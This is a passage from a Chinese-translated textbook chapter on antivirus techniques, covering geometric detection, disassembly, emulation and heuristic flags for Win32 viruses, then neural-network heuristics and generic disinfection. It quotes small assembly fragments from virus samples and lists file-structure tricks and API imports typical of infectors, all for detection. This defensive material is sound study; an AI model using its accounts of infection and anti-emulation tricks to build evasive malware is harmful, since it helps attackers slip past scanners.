几何检测法（geometric detection）[17]是根据病毒对文件结构所做的改变来检测病毒的技术。它本来也可以称为基于特征形态的启发式检测（shape heuristic），因为这种方法远未达到准确识别，而且容易造成虚警。使用几何检测法的一个例子是检测W95/Zmist。当该病毒以加密形式感染一个文件时，它会增加其数据节的有效尺寸（指PE文件中一个节的末尾对齐到FileAlignment整数倍位置后的尺寸，参见第4章。——译者注）至少32KB，但不改变该节的物理尺寸（指SizeOfRawData，参见第4章。——译者注）。

因此，如果一个文件包含了一个有效尺寸大于物理尺寸至少32KB的数据节，则防毒软件可能报告该文件感染有W95/Zmist病毒。但是，文件结构的这种变化也可能表明它是一个在运行时被压缩的文件。文件型病毒常常依靠一个已染毒标记来检测染毒文件，以避免重复感染。对扫描器来说，这种标记以及另外一些由病毒感染导致的文件结构改变是很有用的。这使得几何检测法更加可靠，但虚警可能性只是有所降低，从未完全消除。

11.5.2 反汇编技术

汇编的意思就是汇合，因此反汇编的意思就是分离或拆开。对于代码来说，反汇编就是指把代码流拆分为单个的指令。这有助于检测那些在其核心指令中插入垃圾指令的病毒。对这种病毒不能用简单的字符串搜索，因为指令可能会很长，有可能这个字符串确实会在一条指令的“内部”出现，但其实它并不是该指令。例如，假设想要搜索指令CMP AX，“ZM”。这个指令在病毒中很常见，用于检测文件是否属于可执行类型。其代码表示为：

```
66 3D 4D 5A
```

在如下字节流中就可以找到该字符串：

```
90 90 BF 66 3D 4D 5A
```

但是，对该字节流进行反汇编后（显示如下），就会发现所找到的其实根本不是那条指令：

```
NOP
NOP
MOV EDI, 5A4D3D66
```

使用反汇编器可以防止这种错误，而且如果继续检查字节流后面的内容：

```
90 90 BF 66 3D 4D 5A 90 66 3D 4D 5A
```

对其反汇编后，可以看到真正要找的字符串就紧随其后：

```
NOP
NOP
MOV EDI, 5A4D3D66
NOP
CMP AX, "ZM"
```

当与状态机（可能是为记录感兴趣的指令的出现顺序）或仿真器结合使用时，反汇编技术成为了一种强有力的工具，使得检测W95/Zmist以及后来的W95/Puron[19]这类病毒变得相对简单。（Puron病毒基于Lexotan的代码）。

Lexotan和W95/Puron以同样的顺序执行相同的指令，只是在核心指令中插入了垃圾指令和跳转，没有垃圾子程序。这样只用反汇编器和状态机就能很容易地检测出它们。

W95/Puron的检测实例，如清单11-12所示。

清单11-12　只关注感兴趣的指令

```
MOVZX EAX, AX
MOV   ECX, DWORD PTR [EDX + 3C]
XOR   ESI, ESI
MOV   ESI, 12345678
CMP   WORD PTR [EDX], "ZM"
MOV   AX, 2468
MOVZX EAX, AX
MOV   ECX, DWORD PTR [EDX + 3C]    ;感兴趣的
XOR   ESI, ESI
MOV   ESI, 12345678
CMP   WORD PTR [EDX], "ZM"         ;感兴趣的
MOV   AX, 2468
```

相比之下，ACG[20]是一种复杂的变形病毒，需要结合使用仿真器和状态机才能检测它。下一节包含有对ACG病毒的检测实例。

11.5.3　采用仿真器进行跟踪

本章的前面讨论了仿真技术在检测多态病毒中的用处。由于该技术允许病毒在一个它无法跳出的环境中执行，因此非常有助于分析病毒。可以周期性地或在执行特定指令时，对仿真器中运行的代码进行检查。对于DOS病毒，通常需要拦截的指令是INT 21h。如果使用得当，仿真器在检测变形病毒时仍会非常有用。通过下面几个例子可以更好地说明这一点。

11.5.3.1　ACG病毒样本的检测

清单11-13显示了一个ACG实例中的一段代码。

清单11-13　ACG病毒的一个样本实例

```
MOV  AX,  65A1
XCHG DX,  AX
MOV  AX,  DX
MOV  BP,  AX
ADD  EBP, 69BDAA5F
MOV  BX,  BP
XCHG BL,  DH
MOV  BL,  BYTE PTR DS:[43A5]
XCHG BL,  DH
CMP  BYTE PTR GS:[B975], DH
SUB  DH,  BYTE PTR DS:[6003]
MOV  AH,  DH
INT  21
```

当执行到INT 21时，寄存器ah=4a而bx=1000。这个取值对于ACG类病毒是固定的。当捕获了足够多的类似指令后，就有了检测ACG病毒的基础。

不足为奇的是，有几种防毒扫描器不支持这种检测。这说明较老的防毒扫描引擎中传统的代码仿真逻辑如果不做修改，就无法在这种级别跟踪病毒。所有反病毒扫描程序都应朝着交互式扫描的方向发展。

交互式扫描引擎模型特别有助于开发检测ACG病毒所需的那种算法扫描技术。

11.5.3.2　Evol病毒样本的检测

第7章讨论了复杂的Evol病毒。如果要说明病毒在进化过程中如何把常量数据隐藏在可变代码中，Evol病毒是一个最佳的例子。代码跟踪甚至对于检测这种级别的变形都非常有用。Evol首先在堆栈上从可变数据构造常量数据，然后把该常量传递给实际需要它的函数或API。

初看起来，似乎仿真并不能有效处理这类病毒，但实际情况并非如此。需要改变仿真器的使用方式：应该允许病毒研究人员用一种扫描器语言来编写检测例程，从而更灵活地控制仿真器的运行。因为像Evol这类病毒常常在堆栈上构造常量数据，所以可以指示仿真器按一个预定循环次数运行仿真过程，并在仿真结束后在堆栈中检查是否出现了由病毒构造出的常量数据。堆栈内容在检测复杂的变形病毒时非常有用，这类病毒常常在堆栈上解密数据。

11.5.3.3　采用阴性特征和阳性特征

为加速检测过程，扫描器可以采用阴性检测法。与阳性检测法检查一个对象中是否存在病毒体的一组特征模式不同，阴性检测法做的是相反的检查。如果能够确定哪些指令不会出现在一个变形病毒的任何实例中，常常就足以识别出这种病毒。

当遇到常见的阴性模式时就停止检测过程——这就是阴性检测的用处。

11.5.3.4　采用基于仿真器的启发式检测法

启发式方法在过去十年间有了很大发展[21]。启发式检测不能识别出是哪个具体病毒，但可以提取病毒的特征和检测病毒的类型。

上述例子中检测ACG病毒的方法实际上与DOS下的启发式检测程序很类似。如果扫描器中的DOS仿真器能够模拟运行32位代码（由ACG产生的代码），则它就很容易用启发式方法检测该病毒。实际的启发式引擎可能会跟踪中断或甚至会用虚拟机（virtual machine, VM）仿真操作系统的部分功能，实现更深层次的启发式检测。这类扫描引擎甚至可以在其虚拟机内置的虚拟文件系统上“复制”病毒。有些防毒扫描器中已经实现了这样的系统，实践证明也非常有效，虚警的比率也低多了。这个技术要求仿真文件系统。例如每当虚拟机中运行的一个程序（可能是病毒）打开新文件时，虚拟机就会为其创建一个虚拟文件。然后，该程序（如果是病毒的话）就可以决定是否要在这个虚拟环境中感染此虚拟文件。

启发式引擎可以把被修改的虚拟文件从原来的VM复制到一个干净的VM中。如果这个文件还会修改新的VM中的其他文件，而且修改方式类似于原来的VM中出现过的情况，则启发式分析程序就发现并证实的引用存在病毒复制行为。较新的仿真器可以仿真安装有网络/Internet协议栈的典型的Windows PC。该方法许多情况下甚至能证实SMTP蠕虫的传播行为[22]。

如今，由于处理器速度已经很快而且单线程OS比较简单，所以对DOS的仿真容易做到接近于完美。但是，要想在防毒扫描器内部的Windows上仿真运行Windows，则难度非常大！要仿真

多线程功能而没有同步问题是一个具有挑战性的任务。由于Windows OS的复杂性，这种系统不可能和DOS仿真器一样完美。尽管使用像VMWare这样的软件可以解决多数难题，但仍有很多问题未解决。如何仿真执行第三方DLL就是问题之一。这类DLL不属于VM，只要病毒代码依赖于这些DLL中的API，则病毒的仿真运行可能会中止。

另一个问题是性能。扫描器必须足够快，否则就不会有人用。但扫描器速度也不是越快越好，尽管这可能违背了顾客的直觉。即使开发人员有足够的资源开发出一个虚拟机，能够在扫描器内的Windows上完美地仿真运行Windows，其速度也必须做出牺牲——结果就是一个不完美的系统。然而不管怎样，提高扫描系统对Windows的仿真水平都是一个正确的想法，它可以让启发式检测的结果更可靠。未来的启发式检测法无疑就依赖于这一点。

不幸的是，EPO病毒（如Zmist）很容易对这种系统构成挑战。病毒中有完整的一类抗仿真病毒。就连ACG病毒都采用了一些诡计来对付仿真器：它常常只在特定日期或类似条件下才会复制。这令不注重具体病毒特征的纯粹的启发式方法更难做到完美地检测这些病毒。

如果一个扫描器不注重具体病毒的特征，则病毒可能在扫描时漏网。设想一下：如果在周日针对数千个病毒样本做一次检测试验，但这些病毒只在周一到周五才会复制，会得到什么结果呢？在一些启发式扫描器的实现中，病毒很容易就漏网。像W32/Magistr[23]这样的病毒在没有可用的Internet连接时，是不会感染其他对象的。如果病毒试图访问www.antiheuristictrick.com会怎样？这种查询应该返回怎样的结果？有人可能主张为病毒返回一个在真实Internet上得到的结果，但在仿真过程中扫描器真的能做到这一点吗？它肯定不能做得很好。

无论系统仿真器做得多么完善，都会存在仿真环境下检测不到的病毒。这些病毒中有些也可能是变形的。对这类病毒，只有使用具体病毒的特征才能检测到。启发式检测法只能够减轻病毒数量太大（而不能逐一预先分析）的问题。

变形病毒的进化是当前十年面临的最大挑战之一。很明显，病毒开发正朝着现代计算机蠕虫的方向发展。从防毒研究者和安全专业人士的角度看，这将是一个紧张而有趣的时代。

11.6　32位Windows病毒的启发式分析

启发式分析（heuristic analysis）经实践证明是检测新病毒的一个成功手段。基于启发式分析器的扫描器的最大缺点是它们经常导致虚警，这会浪费用户的时间精力。但在某些方面，启发式分析器确实是非常有益的。

例如，假设没有启发式方法来处理宏病毒，则现代扫描器就无法继续存活[24]。用启发式扫描法检测二进制病毒可能也会非常有效，但出现虚警的可能往往比用启发式扫描法检测宏病毒时高。

必须对启发式分析器的启发能力进行控制，以使得在虚警数量不是特别高的情况下，扫描器仍能捕获合理数量的新病毒。这件事情并不容易。启发式扫描法不是一种孤立的方法，它与是否很好地理解了具体病毒的感染手段密切相关。对不同类型的病毒，需要用完全不同的规则来构建启发式分析器的判断逻辑。

显然，用于捕获DOS病毒或引导型病毒的启发式分析器不能用于检测现在的Win32病毒。本

节介绍了Windows病毒启发式检测背后的一些思想。

二进制病毒的启发式检测一般是通过仿真运行程序，然后寻找可疑的代码组合。下面几节将介绍一些启发性标志（heuristic flags，指启发式检测中可用的一些判断标志），它们大部分不是基于代码仿真，但反映出了32位编译器（如Microsoft、Borland或Watcom的编译器）编译得到的PE文件中不可能出现的特定的结构问题。结构检查法（structural checking）尽管不是太先进，但甚至能有效检测出像W95/Marburg或W95/HPS这样的多态病毒。

如果一个程序看上去足够可疑，则可以用程序的特征形态（shapes）来做启发式检测。

注释 把这些特征形态作为算法检测的过滤器，也非常有用。

11.6.1 代码从最后一节开始执行

PE格式有一个很重要的优点：不同的功能区域（如代码区、数据区）在逻辑上分为不同的节（section）。如果读者折回第4章《感染技术分类》看看那些感染技术，就会发现大多数Win32病毒都会将应用程序的入口点修改并指向程序的最后一节，而不是.text（CODE）节。缺省情况下，连接程序把所有的目标代码都放入.text节。创建多个代码节也是可能的，但编译器缺省情况下不这样做，因此大多数Win32应用程序永远不会出现这样的结构。如果PE映像的入口点不是指向代码节，它就非常可疑了。

11.6.2 节头部可疑的属性

所有的节都有一个用于描述某些属性的Characteristics域，该域包含一组标志用于指示节的属性。代码节要有一个“可执行”（executable）的标志，但不需要有“可写”（writeable）的属性，因为数据跟代码是分开的。很多时候，病毒所在的节没有“可执行”标志，但却有“可写”标志，或同时有“可执行”和“可写”标志。这两种情况都必须视为可疑。有些病毒未能成功设置Characteristics域，结果该域为零值，那也是可疑的。

11.6.3 PE可选头部有效尺寸的值不正确

大部分Windows 95病毒都未把SizeOfImage域的值对齐到最接近的SectionAlignment整数倍。Windows 95的装入程序对这种情况是允许的，而Windows NT则不允许。因此，如果SizeOfImage域的值不正确，则非常可疑。但是，病毒清除过程的错误也会导致这种情况。

11.6.4 节之间的“间隙”

有些病毒（如W95/Boza和W95/Memorial）在向被感染文件中加入新节之前，会将文件尺寸对齐到最接近的FileAlignment整数倍，其方式非常类似于DOS EXE文件病毒。但病毒不会修改原始程序的最后一个节头部以反映出这个尺寸上的差异。对Windows NT的装入程序来说，该映像的原始数据（raw data）中似乎有一个间隙，因此不会视之为有效映像。很多Windows 95病毒都有这个缺陷，这对启发式检测法来说是一个很好的标志。

11.6.5 可疑的代码重定向

有些病毒不会修改代码的入口点域（指PE文件可选头部的AddressOfEntryPoint域——译者注）。

它们的做法是：在入口点放置一个指向其他节的跳转（JMP）指令。如果发现代码执行流程在靠近程序入口点的位置从主代码节跳到了别的节，就非常可疑了。

11.6.6 可疑的代码节名称

如果一个正常情况下不包含代码的节（如.reloc、.debug等）获取了对程序的控制，就是可疑的。在这些节中执行的代码必须打上“可疑”标志。

11.6.7 可能的头部感染

如果PE程序的入口点并不指向任何节，而是指向PE头部之后和第一节的原始数据之前的区域，则该PE文件可能是感染了一个头部感染型病毒（header infector）。这对于启发式地检测W95/CIH风格的病毒及被病毒破坏的可执行文件极为有用。

11.6.8 来自KERNEL32.DLL的基于序号的可疑导入表项

有些Win95病毒会修改所感染程序的导入表（import table），在其中加入基于序号的导入表项。如果有来自KERNEL32.DLL的基于序号的导入表项，则应受到怀疑。但有些Windows 95程序员并不懂得：一个程序如果从系统DLL中按序号导入API的话，无法保证它一定能在Windows 95的另一个发布中正常运行。然而，这些程序员至今仍在用基于序号的导入表项。不管怎样，如果GetProcAddress()或GetModuleHandleA()函数是用序号导入的话，就是可疑的。

11.6.9 导入地址表被修改

如果应用程序的导入表包含GetProcAddress()和GetModuleHandleA()两个API的导入表项，同时又是用序数导入它们的，则导入表肯定被修改过。这也是可疑的。

11.6.10 多个PE头部

当一个PE程序有不止一个PE头部时，必须视之为可疑，因为PE头部包含了很多未被使用的或取值固定的域。当lfanew域指向程序的后半部分时，就是这种情况。这时，在文件起点附近可能会找到另一个PE头部。（要更多了解lfanew类型的感染，请看第4章）。

11.6.11 多个Windows程序头部和可疑的KERNEL32.DLL导入表项

结构分析法（structural analysis）通过搜索多个新型可执行文件头部（如16位NE头部和32位PE头部），可以检测出前置病毒（prepending virus）。要做到这一点，可以检查实际映像尺寸是否超过文件头部给出的代码尺寸。只要病毒不在程序的尾部加密存储原始的头部信息，就能检测到多个Windows程序头部。另外，必须检查导入表中是否有一些特定API的导入表项。如果有来自KERNEL32.DLL的导入表项：GetModuleHandle()、Sleep()、FindFirstFile()、FindNextFile()、MoveFile()、GetWindowsDirectory()、WinExec()、DeleteFile()、WriteFile()、CreateFile()、MoveFile()和CreateProcess()，则该应用程序可能已经感染了一个前置病毒。

11.6.12 可疑的重定位信息

这个标志与代码相关。如果代码中包含能用于确定病毒实际起始地址的指令，就应该给这

段代码打上“可疑”标记。例如，调用下一个可能偏移位置的CALL指令就是可疑的。很多Win95病毒使用E80000（即CALL下一个地址）形式的32位等效形式E800000000，与DOS病毒的实现类似。

11.6.13 内核查询

如果代码中含有硬编码的指针指向了某些系统区域，如KERNEL32.DLL或VMM 的内存区域，则该代码就是可疑的。这种病毒常常同时在其代码中寻找PE\0\0标记，这个行为也应该被检测到。

当一个应用程序在仿真执行时，如果它访问了一系列内存区域，则应打上 “可疑”标志。例如，在计算机病毒和漏洞利用代码中都常常有直接实现GetProcAddress()功能的代码序列。在计算机病毒的启动代码中，直接访问属于KERNEL32.DLL头部区的一些内存区域是很常见的——但在正常程序中却是反常的。

11.6.14 内核的完整性

KERNEL32.DLL文件的完整性（consistency）可以通过IMAGEHLP.DLL中的一个API，如CheckSumMappedFile()或 MapFileAndCheckSum()来检测。

这样，感染KERNEL32.DLL而不重新计算其Checksum域的病毒（如W95/Lorez、W95/Yourn）就容易被检测到。

11.6.15 把节装入到VMM的地址空间

不幸的是，在Windows 9x系统中可以把一个节装入到ring 0内存区。虚拟机管理器（Virtual Machine Manager, VMM）内存区从地址0xC0001000处开始。在0xC0000000地址有一个未用页面。有几种病毒（如W95/MarkJ.8[25]）占据了这个未用页面。病毒在宿主程序的节表中增加了一个新的节头部。这个新的节头部（译者认为原文中“This new section”有误）中的虚拟地址（VirtualAddress）域指向内存地址0xC0000000。系统装入程序在染毒程序执行时自动地分配该页面。然后，病毒代码就是在内核模式下运行。系统装入程序本来很容易就可以做到拒绝分配该页面，但Windows 9x未实现这个功能。因此，当任何节头部的虚拟地址（VirtualAddress）域指向VMM区域时，就必须引起怀疑。

11.6.16 可选头部的SizeOfCode域取值不正确

多数病毒在向PE程序中添加新的代码节时，都不会去碰可选头部的SizeOfCode域。如果重新计算所有代码节的尺寸（并将结果对齐到最接近的FileAlignment整数倍后。——译者注），得到的结果与SizeOfCode域的值不同的话，该PE文件就有可能是被病毒添加了新的节。

11.6.17 含有多个可疑标志的例子

清单11-14给出了真实病毒（如W32/Cabanas、W95/Anxiety、W95/Marburg和W95/SGWW）中所具有的上述标志的实例。

清单11-14　第一代Win32启发式检测法

```
c:\winvirs\win32\CABANAS.VXE
-从最后一节开始执行
-代码节头部的可疑的Characteristics域取值
-可疑的代码重定向
⇒ 可能感染了未知的Win32病毒 (Level: 5)

c:\winvirs\win95\ANXIETY.VXE
-从最后一节开始执行
-代码节头部的可疑的Characteristics域取值
-PE可选头部的SizeOfImage域取值有误
-可疑的代码节名称
⇒ 可能感染了未知的Win32病毒 (Level: 6)

c:\winvirs\win95\MARBURG.VXE
-从最后一节开始执行
-代码节头部的可疑的Characteristics域取值
-PE可选头部的SizeOfImage域取值有误
-可疑的代码重定向
-可疑的代码节名称
⇒ 可能感染了未知的Win32病毒 (Level: 8)

c:\winvirs\win95\SGWW2202.VXE
-从最后一节开始执行
-代码节头部的可疑的Characteristics域取值
-PE可选头部的SizeOfImage域取值有误
-可疑的重定位信息
-可疑的代码节名称
-直接使用KERNEL32.DLL的地址并检索PE00标志
⇒ 可能感染了未知的Win32病毒 (Level: 9)
```

11.7　基于神经网络的启发式分析

有几位研究人员已经尝试用神经网络来检测计算机病毒。神经网络是人工智能领域的一个分支[26,27]，因此这个主题非常激动人心。研究者曾用经过训练的神经网络成功检测出像Zhengxi这样的复杂的EPO病毒[28]。

总地说来，用经过训练的神经网络来检测单个病毒似乎是得不偿失，因为训练过程需要大量的数据和计算。甚至连经过良好优化的神经网络扫描器都可能令扫描的整体性能降低约5%。于是，如何把神经网络应用到计算机病毒的启发式检测中就是一个更有意思的问题。实际上，IBM的研究人员已经成功地把神经网络应用到了引导型病毒[29]和Win32病毒[30]的启发式检测中。

任何启发式方法的关键问题之一就是虚警率（false positive ratio）。如果一个启发式方法产生太多的虚警，人们就不会用它。IBM的研究人员用投票系统证明了单层分类器（single-layer classifiers）可以得到最佳的结果。图11-8显示了一个典型的有阈值（threshold）的单层分类器[31]。

神经网络很容易就会训练过度，这是该方法的一个隐患。过度训练的神经网络会极其准确地记得训练集，但它们不能处理新的样本集。换言之，它们不能检测新的病毒。为消除这个问题，研究人员使用不同的特征训练了多个神经网络。另外还使用了投票系统，这样就必须有两个或两个以上的网络都检测出了病毒才会报警。在最早的试验中，IBM研究者在投票时用了4个神经网络，但后来得出的结果是：当8个网络中的5个对一个警报表示认可时，结果最佳。




图11-8 有阈值的单层分类器

训练的基本思想就是从病毒代码的恒定部分选出表明存在感染的那些n-gram字节序列（一个n-gram是长度为几个字节的序列）。为神经网络的训练选出n-gram是IBM解决方案的特点。例如，可以用4字节的序列训练神经网络。为了更好地进行训练，IBM的方案使用了一个样本库（corpus database），用来检查从已知病毒的恒定区域提取的n-gram在数据库中出现的次数是否超过一个阈值T。如果超过，则该n-gram将不被使用。

使用带有相应值的每个n-gram构造网络的训练输入向量。这些值对每个n-gram特征及神经网络正确的0/1输出值都非常重要。IBM使用反向传播（back-propagation）训练软件来训练网络，并保存了每个网络的输出。这些输出通过一个sigmoid输出单元后，原来的值就被破坏了。sigmoid单元产生的值位于0.0到1.0之间：

sigmoid(x) = 1.0 / (1.0+exp(-x));

sigmoid输出的阈值被设置为0.65（对4字节长的n-gram）。

当得到了网络数据后，就按下述方法将它输入到扫描器中。无论何时，只要对文件的一个区域进行扫描，就会调用神经网络启发式分析程序。这样，每当扫描器扫描文件的一个区域（如从PE文件入口点附近选取的4KB缓冲区）时，如果足够多的神经网络发出病毒警报，就会触发启发式分析程序。

基于神经网络的启发式检测依赖于一个好的训练集。当训练集中有更多的32位Windows病毒时，启发式分析程序在自动训练后可以得到略好的结果。实际上，在检测原始训练集中使用的病毒变种的近似时，神经网络启发式方法非常有效。这些方法在检测与训练集中的已知病毒的特征集非常相似的新病毒家族时也可以得到不错的结果。另外很重要的是：n-gram字节序列应该从整个病毒体中选取。有些防毒厂商试图从模拟执行的病毒体指令中选取n-gram来训练神经网络，但循环的病毒代码常常会生成类似于正常程序的指令集（n-grams），结果虚警率高得

不能接受。

IBM的神经网络引擎是在Symantec的防毒引擎中发布的。此神经网络引擎产生的虚警非常少，结果它被用在了缺省的扫描方法中（它不依赖于任何的用户选项）。

11.8 常规及通用清除法

传统上，防毒扫描器只能清除由产品开发人员事先分析过的病毒[32]。大约到了1996年，反病毒厂商们还能跟得上新病毒出现的速度，可以及时添加新病毒的检测和清除例程。防毒程序的用户自然期望反病毒软件能够清除它发现的病毒，并恢复宿主程序到干净的状态。尽管对系统做完全备份可以在出现感染时轻松地恢复所有被感染程序，但除非事先就有备份策略或者现有灾难恢复系统包含了备份策略，否则不是人人都会事先做好完整备份的。

当病毒编写者用PS-MPC工具包在一夜之间生成了15 000种新病毒后，这种情况就发生了迅速变化。就连精确识别扫描器和清除例程的开发厂商都不得不承认我们需要有通用的病毒清除方法。

随着病毒数量持续增加，防毒软件对越来越多的病毒只能识别（而不能清除），因为开发者并不认为所有病毒都重要到必须为其编写一个专门的清除例程。不幸的是，最终总会有些用户被此类病毒感染。

清除未知病毒是可能的（但也是困难的）。解决这个问题有几个途径：一个途径是用调试工具的交互界面跟踪可能有毒程序的执行过程，直到病毒将宿主恢复到其原始状态为止[33]。这个方法可行，但不能以为它完全可靠。另一个途径是模拟执行程序，并在其执行过程中收集相关信息，然后将这些信息与通用规则结合起来，基于规则来清除病毒。尽管这种方法实现起来不容易，但它在清除未知DOS病毒时效果惊人的好，而且也能应用到清除其他类型的病毒（如Win32病毒）上。

有多少病毒能被这种方法清除呢？测试通用清除程序是很困难的，测试它能处理多少种特定病毒更是毫无意义——因为它是一个通用反病毒产品。真正较为重要的事情是：测试它用这种方法能处理多少种不同的病毒类型。60%是一个非常有可能的答案，至少对DOS病毒如此。多数反病毒程序（如笔者曾开发的Pasteur）（用针对具体病毒的清除例程，而非通用清除程序。——译者注）能清除的病毒占病毒总数的比例甚至还达不到这么高，因为没有足够的资源来为每个病毒变种手工编写清除例程。

本章讲解的通用清除法在清除病毒时可以不必事先用启发式方法检测出病毒。这种情况下是用普通方法来检测和识别病毒，但用通用方法进行修复。有几种反病毒产品（包括NAI使用的Solomon引擎[34, 35]），使用这种方法有效地对付了病毒生成工具包。通用清除法可以大大缩减反病毒数据库的大小，因为它减少了需要存储的与具体病毒变种相关的数据。

11.8.1 标准清除法

在讨论通用清除法之前，读者应该理解反病毒程序是如何清除一个病毒的。病毒感染技巧是第4章的主题，那一章表明：在多数情况下，病毒代码都是被追加到宿主文件的末尾。如果是这样的话，病毒一般会修改宿主程序的开头，以便把控制权传递给病毒代码。除非该病毒非常

原始，否则它会把宿主文件的开头保存到病毒代码中，因为在感染完成后它还需要正确地执行受害程序（见清单11-15）。

清单11-15 一个感染DOS COM程序的简单病毒

```
CODE CODE CODE CODE CODE CODE CODE CODE CODE
CODE CODE CODE CODE CODE CODE CODE CODE CODE
CODE CODE CODE CODE CODE CODE CODE CODE CODE
```

a. 受害程序（原始宿主程序）

```
J  ODE CODE CODE CODE CODE CODE CODE CODE CODE        C
M  ODE CODE CODE CODE CODE CODE CODE CODE CODE VIRUS  C
P  ODE CODE CODE CODE CODE CODE CODE CODE CODE        C
```

b. 已被感染的程序

每个病毒都会在受害程序中加入新的功能。被感染的受害程序在运行时，首先执行其中的病毒代码，该代码又会感染其他文件或系统区域，或者驻入内存。然后，病毒代码会在内存中“修复”受害程序的开头，并运行它。这虽然听起来挺简单，但不幸的是它只是对病毒来说简单：病毒只需修改受害文件的几个字节，并把该文件中的一段原始代码保存在病毒体中（即清单11-15中的CCC）。

传统的清除方法在早期是没有什么问题的。由于当时病毒数量很少，反病毒研究者有足够的时间来进行分析。他们可以在每个新样本上花费数周的时间，直到获得成功清除该病毒所需的全部信息。

病毒清除过程基本上和感染过程一样容易。需要知道的信息包括：

- 如何发现病毒（多数情况下用的是从病毒中选出的一个搜索字符串）
- 如何在病毒中找到宿主文件原始的开头内容（CCC）
- 病毒体的字节数

如果所有这些信息都齐备了，就能很容易地清除病毒：“让我们从病毒代码中读出宿主原始的开头内容，并把它放回原来的位置，然后根据病毒体大小计算宿主文件原始的结尾位置，并把染毒文件在这个位置截短。” 就是这样！该方法可能只在清除头十个病毒时令人觉得有意思。对于涉足病毒领域多年的人来说，这种方法就太乏味和令人厌烦了。

因此，研究人员开发出了所谓的“替罪羊法”（goat systems），以便于自动复制病毒样本。这些方法可以节省时间。研究人员可以用一个特殊的工具程序对比大量的染毒和无毒样本，然后计算出病毒体的什么位置保存了宿主文件原始的开头内容。只要病毒不是加密的、自变异的（self-mutating）或多态的，这种方法就有效。当然，还要求病毒不能有对付替罪羊法（antigoat）的机制，也不能使用现有清除程序不知如何处理的新型感染技术。如果这些条件任何一个达不到，就必须手工分析病毒。如果幸运的话，这也能解决问题；否则，必须向反病毒策略中增加新功能或者修改现有功能。这会花很长时间，因此不够高效。

11.8.2 通用解密程序

大多数好的反病毒产品都包含了一个通用解密程序（generic decryptor）以对付多态病毒，因此似乎这是解决多态病毒解密这一问题的可行途径。病毒解密之后，就可以再次使用以前的

特征字符串搜索技术——那仍是一种好办法。通用清除法中一般都包含了通用解密程序。

11.8.3 通用清除程序如何工作

在没有保存原始宿主文件任何信息的情况下进行通用清除操作的想法最早是由Frans Veldman在其TBCLEAN程序中实现的。

通用清除法尽管简单但是很了不起：清除程序加载染毒文件，接着开始模拟运行它直到病毒把染毒文件恢复到其“原始”形态并即将运行这个原始程序为止。因此通用清除程序是利用病毒来完成了清除过程最重要的部分。正如Veldman所说，“让病毒去干那些脏活吧！”。病毒体中包含了原始宿主文件开头的内容。通用清除程序需要做的就是把（在内存中）已恢复到“原始”状态的程序保存到文件中。

然而，仍有几个问题尚未得到解答。下面几节将回答这些问题。

11.8.4 清除程序如何确定一个文件是否染毒

可以使用启发式扫描器中曾用过的所有技术。通用清除程序是启发式扫描程序和启发式清除程序的结合体，因此它的工作不是“从染毒状态未明的文件中清除性质未明的代码[33]”，而是“从染毒状态未明的文件中清除病毒代码”。但是也可以首先用标准的检测方法来检测病毒，然后使用仿真器来让病毒为我们完成清除工作。

11.8.5 宿主文件原来的结尾在哪里

这个问题也很重要。清除程序不能总是简单地把染毒程序中获取了控制权的部分清除掉，否则就无法处理One_Half（见第4章）这种把其解密程序插入宿主代码中的病毒了。

多数情况下，可以在染毒文件中第一个跳转（JMP）指令指向的位置或入口点处截短染毒文件，但对One_Half这种病毒不能这样做，否则就删除了过多的内容，而且“杀毒后”的程序也不能再正常工作了。

如果从染毒文件中清除的内容过少，留下了一些残余的病毒代码，则产生了另一个问题。这种情况下，别的病毒扫描器可能会在这个（杀毒不彻底的）文件中发现特征字符串，于是这些其实已经不活跃的病毒僵尸仍然会触发警报。

应该在模拟执行染毒文件过程中收集与病毒相关的信息。那样做就可以得到非常好的结果。

11.8.6 能用这种方法清除的病毒有多少类

病毒用于感染程序或系统区域的方法实际上有无限多种。如果仅采用通用清除技术，并不能清除所有的病毒，但的确可以清除大部分的简单病毒。

11.8.6.1 引导扇区病毒

不幸的是，编写引导扇区病毒比较容易。当今的文件病毒数量远远超过了引导扇区病毒的数量，引导扇区病毒已经越来越少见。因此，用传统方法处理引导扇区病毒没有什么太大的问题。也可以用通用方法来检测和清除引导区病毒。引导程序的模拟执行很简单，多数引导扇区病毒都是把原始的引导扇区保存在磁盘上的某处，然后在运行过程中的某个时刻又加载它。可以捕捉这个时刻，然后就能用通用方法清除病毒。

11.8.6.2 文件病毒

感染文件的方法比感染引导扇区的方法多得多，因为存在这么多不同的文件结构。最大的问题是覆盖感染技术——病毒用自身代码覆盖了宿主文件的开头而又未保存原来的代码。如果不知道文件被感染前的结构信息，是不可能清除这种病毒的。尽管不可能清除这种病毒，但用启发式方法很容易检测到它们。只有不到5%的病毒是覆盖病毒（overwriting），它们不能被清除。

其他成问题的病毒实例包括：入口点隐蔽（EPO）Windows程序病毒、设备驱动程序病毒、簇病毒、批处理文件病毒、目标文件病毒、寄生宏病毒。这些病毒占当今所有已知病毒数量的10%左右。

还有几种病毒在用启发式技术处理时会出问题[36]。这些病毒所用的感染技术各不相同，但都包含有一些龌龊的技巧专门用于妨碍通用检测法和通用清除法。这些病毒占所有病毒的15%左右。

把覆盖病毒与其他特殊病毒加在一起，结果病毒总数中有大概30%难于——或者根本不能——用通用方法来处理。如果在仿真过程中不会执行到病毒用于（在内存中）修复染毒程序的那部分代码，则清除程序就不能得到必要的信息。所以应该非常机智地控制病毒代码如何执行。例如，当病毒执行到用于自检测的“Are you there?”（你在吗）调用时，仿真器应该提供病毒期望的答案。这样，病毒就会以为其代码已经驻入了内存，接着就会修复宿主文件了！然而，就连这样的技巧也难适用于所有情况。

11.8.7 通用修复法中的启发性标记实例

高级启发式清除器（Advanced Heuristic Disinfector, AHD）曾是一个研究项目，但当前多数的反病毒软件都内置了这些启发性标志。AHD结合使用了通用清除法和启发式扫描器。程序中的启发性标志（heuristic flag）包括：

- 加密：程序中发现一个代码解密函数（code decryptor function）。
- 打开现有文件（读/写）：该程序以“写入”模式打开了另一可执行文件。该标志在病毒和一些正常程序（如make.exe）中很常见。
- 可疑的文件访问：有可能会感染一个文件。AHD可以显示关于病毒类型的额外信息，如递归感染结构（直接感染）。
